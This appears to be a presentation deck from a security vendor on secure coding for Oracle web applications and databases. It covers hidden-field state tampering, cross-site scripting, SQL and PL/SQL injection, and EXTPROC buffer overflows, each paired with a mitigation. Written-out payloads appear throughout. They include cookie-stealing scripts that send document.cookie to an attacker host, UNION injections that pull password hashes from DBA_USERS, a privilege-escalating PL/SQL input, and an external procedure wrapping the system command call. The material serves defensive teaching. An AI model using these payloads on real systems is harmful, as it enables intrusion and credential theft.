

Writing Secure Code in Oracle

Aaron Newman

anewman@appsecinc.com

Application Security, Inc.

www.appsecinc.com




APPLICATION
SECURITY, INC.

www.AppSecInc.com

Agenda

- Managing state
 - Query parameters/Hidden fields/Cookies
- Cross-site scripting
- SQL Injection
- PL/SQL Injection
- Buffer overflows in EXTPROC
- Resources, Conclusion, and Wrap Up

Managing State



**APPLICATION
SECURITY, INC.**

www.AppSecInc.com

Validating Input

- Must validate data from untrusted sources
- What's an untrusted source?
 - Any data that is anonymous
 - Any data that can be spoofed
- How to validate data
 - Don't match that is looks bad
 - Check that it looks good
- Failure to sanitize input
 - Root of most security problems



Trusting client-side code

- Controlling the client is impossible
- Even for applications behind a firewall
- Anyone can connect to the network
 - Through a wireless access point
- In any type of applications
 - Never trust client-side code
 - Assumed data passed to client will be manipulated
 - Security must be server-based

Maintaining State

- How to maintain state in web application
 - Never pass anything other than the session ID back to the client

- In Java, use the Session object

```
HttpSession session=request.getSession();
```

- Java uses a session ID stored in the cookie or URL
- Session ID is strong
 - Very random, not predictable, not brute force



The wrong way to maintain state

- Many people store data variables

- In HIDDEN fields

```
<INPUT TYPE="hidden" NAME="speaker_id" VALUE="6243">
```

- In cookies

- Or in the URL

```
<a href="/addCopresenter.cfm?inSpeakerId=6243">
```

- This is bad!!!

- Very easy to change your ID to 6244 and now you can access someone else's data



Cross-site scripting



**APPLICATION
SECURITY, INC.**

www.AppSecInc.com

What is it?

- Also known as XSS or CSS
- Used to steal authentication credentials of other users
- Requires some social engineering
- Very common
- Not widely understood
- OpenHack – 4th annual eWeek competition
 - CSS vulnerability in the Oracle application

<http://www.eweek.com/category2/1,3960,600431,00.asp>



How does it occur?

- A website does not filter HTML tags when accepting user input
- Allows arbitrary HTML/script tags to be injected into a link or page
- Can embed Java scripts in links or in bulletin boards, etc...

```
<script>document.location='http://www.hacker.com/cgi-bin/cookie.cgi?'%20+document.cookie</script>
```

- When the victim views this injected Java script, their cookie is sent to the attackers website

How can this be used?

- Post malicious Java Script to a bulletin or message board
- Ebay – attacker registers an item to sell and embeds malicious content in description
- Send an email with a malicious link

```
http://host/a.cgi?variable=<script>document.location='http://www.hacker.com/cgi-bin/cookie.cgi?'+document.cookie</script>
```

- Hex encode the malicious link

```
http://host/a.cgi?variable=%22%3E%3C...
```

- Occurs often with error messages

Real World Examples

- Ebay – attacker registers an item to sell and embeds malicious content in description
- Spoof email from CitiBank's online cash site, C2IT.com - [click here for account info](#)
- Send an email to support for an organization
 - When they view your message through a web application, you steal a privileged users cookie
- Insert data into the database
 - Wait for someone to view through web browser



Preventing

- Sanitize all characters
 - Filter metacharacters
- Replace `<` with `<` and `>` with `>`
- Replace `#` with `#` and `&` with `&`
- Replace `(` with `(` and `)` with `)`
- Convert any text when save and reading

Executing injected code


- Can you cause Java or other languages to be executed in JSP/Java Servlets?
 - NEVER SAY NEVER!
- Also possible to inject SSI or other includes directives
 - Can include files such as /etc/passwd
- Send URL with Java code or include directive that gets written to log files
 - Executed when you view or viewed by admin

Cross-site scripting demo

```
http://127.0.0.1:7780/cgi-  
bin/printenv?<script>document.location='http://s0023605:1333/'+docume  
nt.cookie</script>
```



SQL Injection



**APPLICATION
SECURITY, INC.**

www.AppSecInc.com

How does it work?

- Modify the query

- Change:

```
Select * from my_table where  
column_x = '1'
```

- To:

```
Select * from my_table where  
column_x = '1'  
UNION select password  
from DBA_USERS where 'q'='q'
```



Example JSP page

```
String sql = new String("SELECT *  
FROM WebUsers WHERE Username=' " +  
request.getParameter("username") +  
' AND Password=' " +  
request.getParameter("password") +  
' "  
  
stmt = Conn.prepareStatement(sql)  
Rs = stmt.executeQuery()
```

Valid Input

- If I set the username and password to:
Username: Bob
Password: Hardtoguesspassword

- The SQL statement is:

```
SELECT * FROM WebUsers WHERE  
Username='Bob' AND  
Password='Hardtoguess'
```

Hacker Input

- Instead enter the password:

Aa' OR 'A' = 'A

- The SQL statement now becomes:

```
SELECT * FROM WebUsers WHERE  
Username='Bob' AND Password='Aa'  
OR 'A' = 'A'
```

- The attacker is now in the database!



Selecting from other Tables

- To select data other than the rows from the table being selected from.
- UNION the SQL Statement with the DBA_USERS view.



Example JSP Page

```
String sql = new String("SELECT
* FROM PRODUCT WHERE
ProductName=' " +
request.getParameter("product
_name") + "'")
stmt =
Conn.prepareStatement(sql)
Rs = stmt.executeQuery()
< return the rows to the browser >
```

Valid Input

- Set the **product_name** to :
DVD Player

- The SQL Statement is now:

```
SELECT * FROM PRODUCT WHERE  
ProductName='DVD Player'
```



Hacker Input

- Set the product_name to :

```
test' UNION select username,  
password from dba_users where  
'a' = 'a
```

- The SQL Statement is now:

```
SELECT * FROM PRODUCT WHERE  
ProductName='test' UNION  
select username, password from  
dba_users where 'a'='a'
```



Preventing SQL Injection

- Validate user input
 - Parse field to escape single quotes to double quotes
- Use the object parameters to set parameters
 - Bind variables



SQL Injection demo

JSP page, Oracle HTTP Server, Jserv,
Oracle database



**APPLICATION
SECURITY, INC.**

www.AppSecInc.com

Where can this occur

- We have seen a demo of this in a Java Server Pages
- What about other places
 - Java Servlets
 - Java Stored Procedures
 - Web services
- Fundamentally the same problem
 - All these other technologies have the same issues

Java Stored Procedures

- Java methods published to SQL
- Allow Java to be called inside the database
- Run under security context of the owner
- Uses “default” connect to the database

```
// Get a Default Database Connection using  
Server Side JDBC Driver.
```

```
// Note : This class will be loaded on the  
Database Server and hence use a
```

```
// Server Side JDBC Driver to get default  
Connection to Database
```

```
db=new OracleDriver().defaultConnection();
```

Examples

- First example JSP from Oracle's website
 - http://technet.oracle.com/sample_code/tech/java/jsp/samples/plsqlcallingjsp/BestHotelsPLSQLProcedure.java.html

```
package oracle.otnsamples.jsp.besthotelsplsqlsam;
```

```
<snip>
```

```
public static void getRoomDetails(String hotelId,  
    String roomType, int[] numRoomsAvailable, float[]  
    standardRoomRate) {
```

```
<snip>
```

```
stmt = connection.prepareStatement("SELECT TOTAL_" +  
    roomType + " FROM ROOM_AVAILABILITY WHERE HOT_ID =  
    TO_NUMBER(?) AND " + " BOOKING_DATE = ( SELECT  
    MAX(BOOKING_DATE) FROM ROOM_AVAILABILITY " + "  
    WHERE HOT_ID = TO_NUMBER(?) )" );
```

Hacker Input

- Set the roomType to :

```
ORCL FROM ROOM_AVAILABILITY WHERE '1'='2'  
UNION SELECT PASSWORD FROM DBA_USERS  
WHERE USER_NAME='SYSTEM'  
UNION SELECT TOTAL_ORCL
```

- The SQL is now:

```
SELECT TOTAL_ORCL FROM ROOM_AVAILABILITY WHERE  
'1'='2' UNION SELECT PASSWORD FROM DBA_USERS  
WHERE USER_NAME = 'SYSTEM' UNION SELECT  
TOTAL_ORCL FROM ROOM_AVAILABILITY WHERE HOT_ID  
= TO_NUMBER(?) AND BOOKING_DATE = ( SELECT  
MAX(BOOKING_DATE) FROM ROOM_AVAILABILITY WHERE  
HOT_ID = TO_NUMBER(?) )
```

- Returns the password hash for the SYSTEM user

Web services

- Use Java code as services
- Export functions as SOAP calls
- Publish using UDDI
- Don't accidentally expose SOAP functions that should only be used internally
 - Increases the likelihood of buffer overflow, SQL Injection
- Accepts calls in XML Envelopes

Example SOAP call

```
<SOAP-ENV:Envelope
  xmlns:SOAP-ENV="http://xxx/soap/envelope/"
  xmlns:xsi="http://www.w3.org/1999/XMLSchema-
instance"
  xmlns:xsd="http://www.w3.org/1999/XMLSchema">
  <SOAP-ENV:Body>
    <getRoomDetails
      xmlns="http://www.xxx.net/webservices/"
      SOAP-
      ENV:encodingStyle="http://xxx/soap/encoding/">
      <roomType xsi:type="xsd:string">
        ORCL
      </roomType>
    </getRoomDetails>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```



Attacking a web services

```
<SOAP-ENV:Envelope
  xmlns:SOAP-ENV="http://xxx/soap/envelope/"
  xmlns:xsi="http://www.w3.org/1999/XMLSchema-
instance"
  xmlns:xsd="http://www.w3.org/1999/XMLSchema">
  <SOAP-ENV:Body>
    <getRoomDetails
      xmlns="http://www.xxx.net/webservices/"
      SOAP-ENV:encodingStyle="http://xxx/soap/encoding/">
      <roomType xsi:type="xsd:string">
        ORCL FROM ROOM_AVAILABILITY WHERE '1'='2' UNION
        SELECT PASSWORD FROM DBA_USERS <snip>
      </roomType>
    </getRoomDetails>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```



PL/SQL Injection



**APPLICATION
SECURITY, INC.**

www.AppSecInc.com

PL/SQL Vulnerabilities

- Problem with dynamic SQL
 - EXECUTE IMMEDIATE
 - DBMS_SQL
- Danger allowing the user to pass parameters that are used in the parsed SQL statement



Dynamic SQL Example

```
CREATE PROCEDURE BAD_CODING_EXAMPLE (  
    NEW_PASSWORD VARCHAR2 ) AS  
TEST VARCHAR2;  
BEGIN  
-- DO SOME WORK HERE  
  
EXECUTE IMMEDIATE 'UPDATE ' || TABLE_NAME || '  
    SET ' || COLUMN_NAME || ' = ' || NEW_PASSWORD ||  
    '' WHERE USERNAME = ' ||  
    CURRENT_USER_NAME || ''';  
  
END BAD_CODING_EXAMPLE;
```

Valid input

- Input
 - EXEC BAD_CODING_EXAMPLE
('testabc');
- SQL Created
 - UPDATE APPLICATION_USERS
SET PASSWORD = 'testabc'
WHERE USERNAME = 'aaron'



Hacker input

- Input
 - EXEC BAD_CODING_EXAMPLE
(‘testabc’, ADMIN=1, FULL_NAME=‘TEST’);
- SQL Created
 - UPDATE APPLICATION_USERS
SET PASSWORD = ‘testabc’,
ADMIN=1,
FULL_NAME=‘TEST’
WHERE USERNAME = ‘aaron’



PL/SQL Injection demo

OWF_MGR.WF_LOV.display_lov_details package



**APPLICATION
SECURITY, INC.**

www.AppSecInc.com

Buffer overflows in **EXTPROC**



**APPLICATION
SECURITY, INC.**

www.AppSecInc.com


What is a buffer overflow

- When a program attempts to write more data into buffer than that buffer can hold...
 - ...Starts overwriting area of stack memory
 - That can be used maliciously to cause a program to execute code of attackers choose
 - Overwrites stack point




Mechanics of stack-based buffer overflow

- Stack is like a pile of plates
- When a function is called, the return address is pushed on the stack
- In a function, local variables are written on the stack
- Memory is written on stack
 - char username[4] reserved 4 bytes of space on stack



Mechanics of stack-based buffer overflow

- When function copies too much on the stack
- The return pointer is overwritten
- Execution path of function changed when function ends
- Local stack memory has malicious code



External Procedures

- Functions in DLL and shared libraries
- Can be called from PL/SQL
- Setup by creating libraries and packages:
 - `CREATE LIBRARY test AS 'msvcrt.dll';`
`CREATE PACKAGE test_function IS PROCEDURE`
`exec(command IN CHAR);`
`CREATE PACKAGE BODY test_function IS`
`PROCEDURE exec(command IN CHAR)`
`IS EXTERNAL NAME "system"`
`LIBRARY test;`

Writing an External Procedure

- Common to written in C or C++
- Example buffer overflow:

```
void EmpExp(hiredate, hiredate_len)
char  *hiredate;
int    hiredate_len;
{
    char hire_date_temp[100];
    strcpy( hire_date_temp, hiredate );
    <snip>
```

- Send in hiredate 200 bytes long



Preventing a buffer overflow

- **Defensive coding:**

```
void EmpExp(hiredate, hiredate_len)
char *hiredate;
int  hiredate_len;
{
    char hire_date_temp[100];
    strncpy( hire_date_temp, hiredate, 99);
    <snip>
```

- **Send in hiredate 200 bytes long**
 - stack does not get over written



Resources, Conclusion, and Wrap Up



**APPLICATION
SECURITY, INC.**

www.AppSecInc.com

Storing authentication credentials

- Gaining access to source code is very common
- Never store password credentials in source code
- Store somewhere securely
 - Load in the source code
- The registry is convenient
 - Not 100% secure but better than storing in code

How to Combat Hackers

- Oracle security white papers:
 - www.appsecinc.com/techdocs/whitepapers.html
- Security Discussion Board
 - www.appsecinc.com/cgi-bin/ubb/ultimatebb.cgi
- Check out security solutions at:
 - www.appsecinc.com/products
- Run audits/pen test on your application logic

Questions?

- Download free evaluation software at:
 - www.appsecinc.com
- AppDetective
 - Locates and helps fix these problems
- DbEncrypt
 - Database encryption engine
- Email me at:

anewman@appsecinc.com

www.appsecinc.com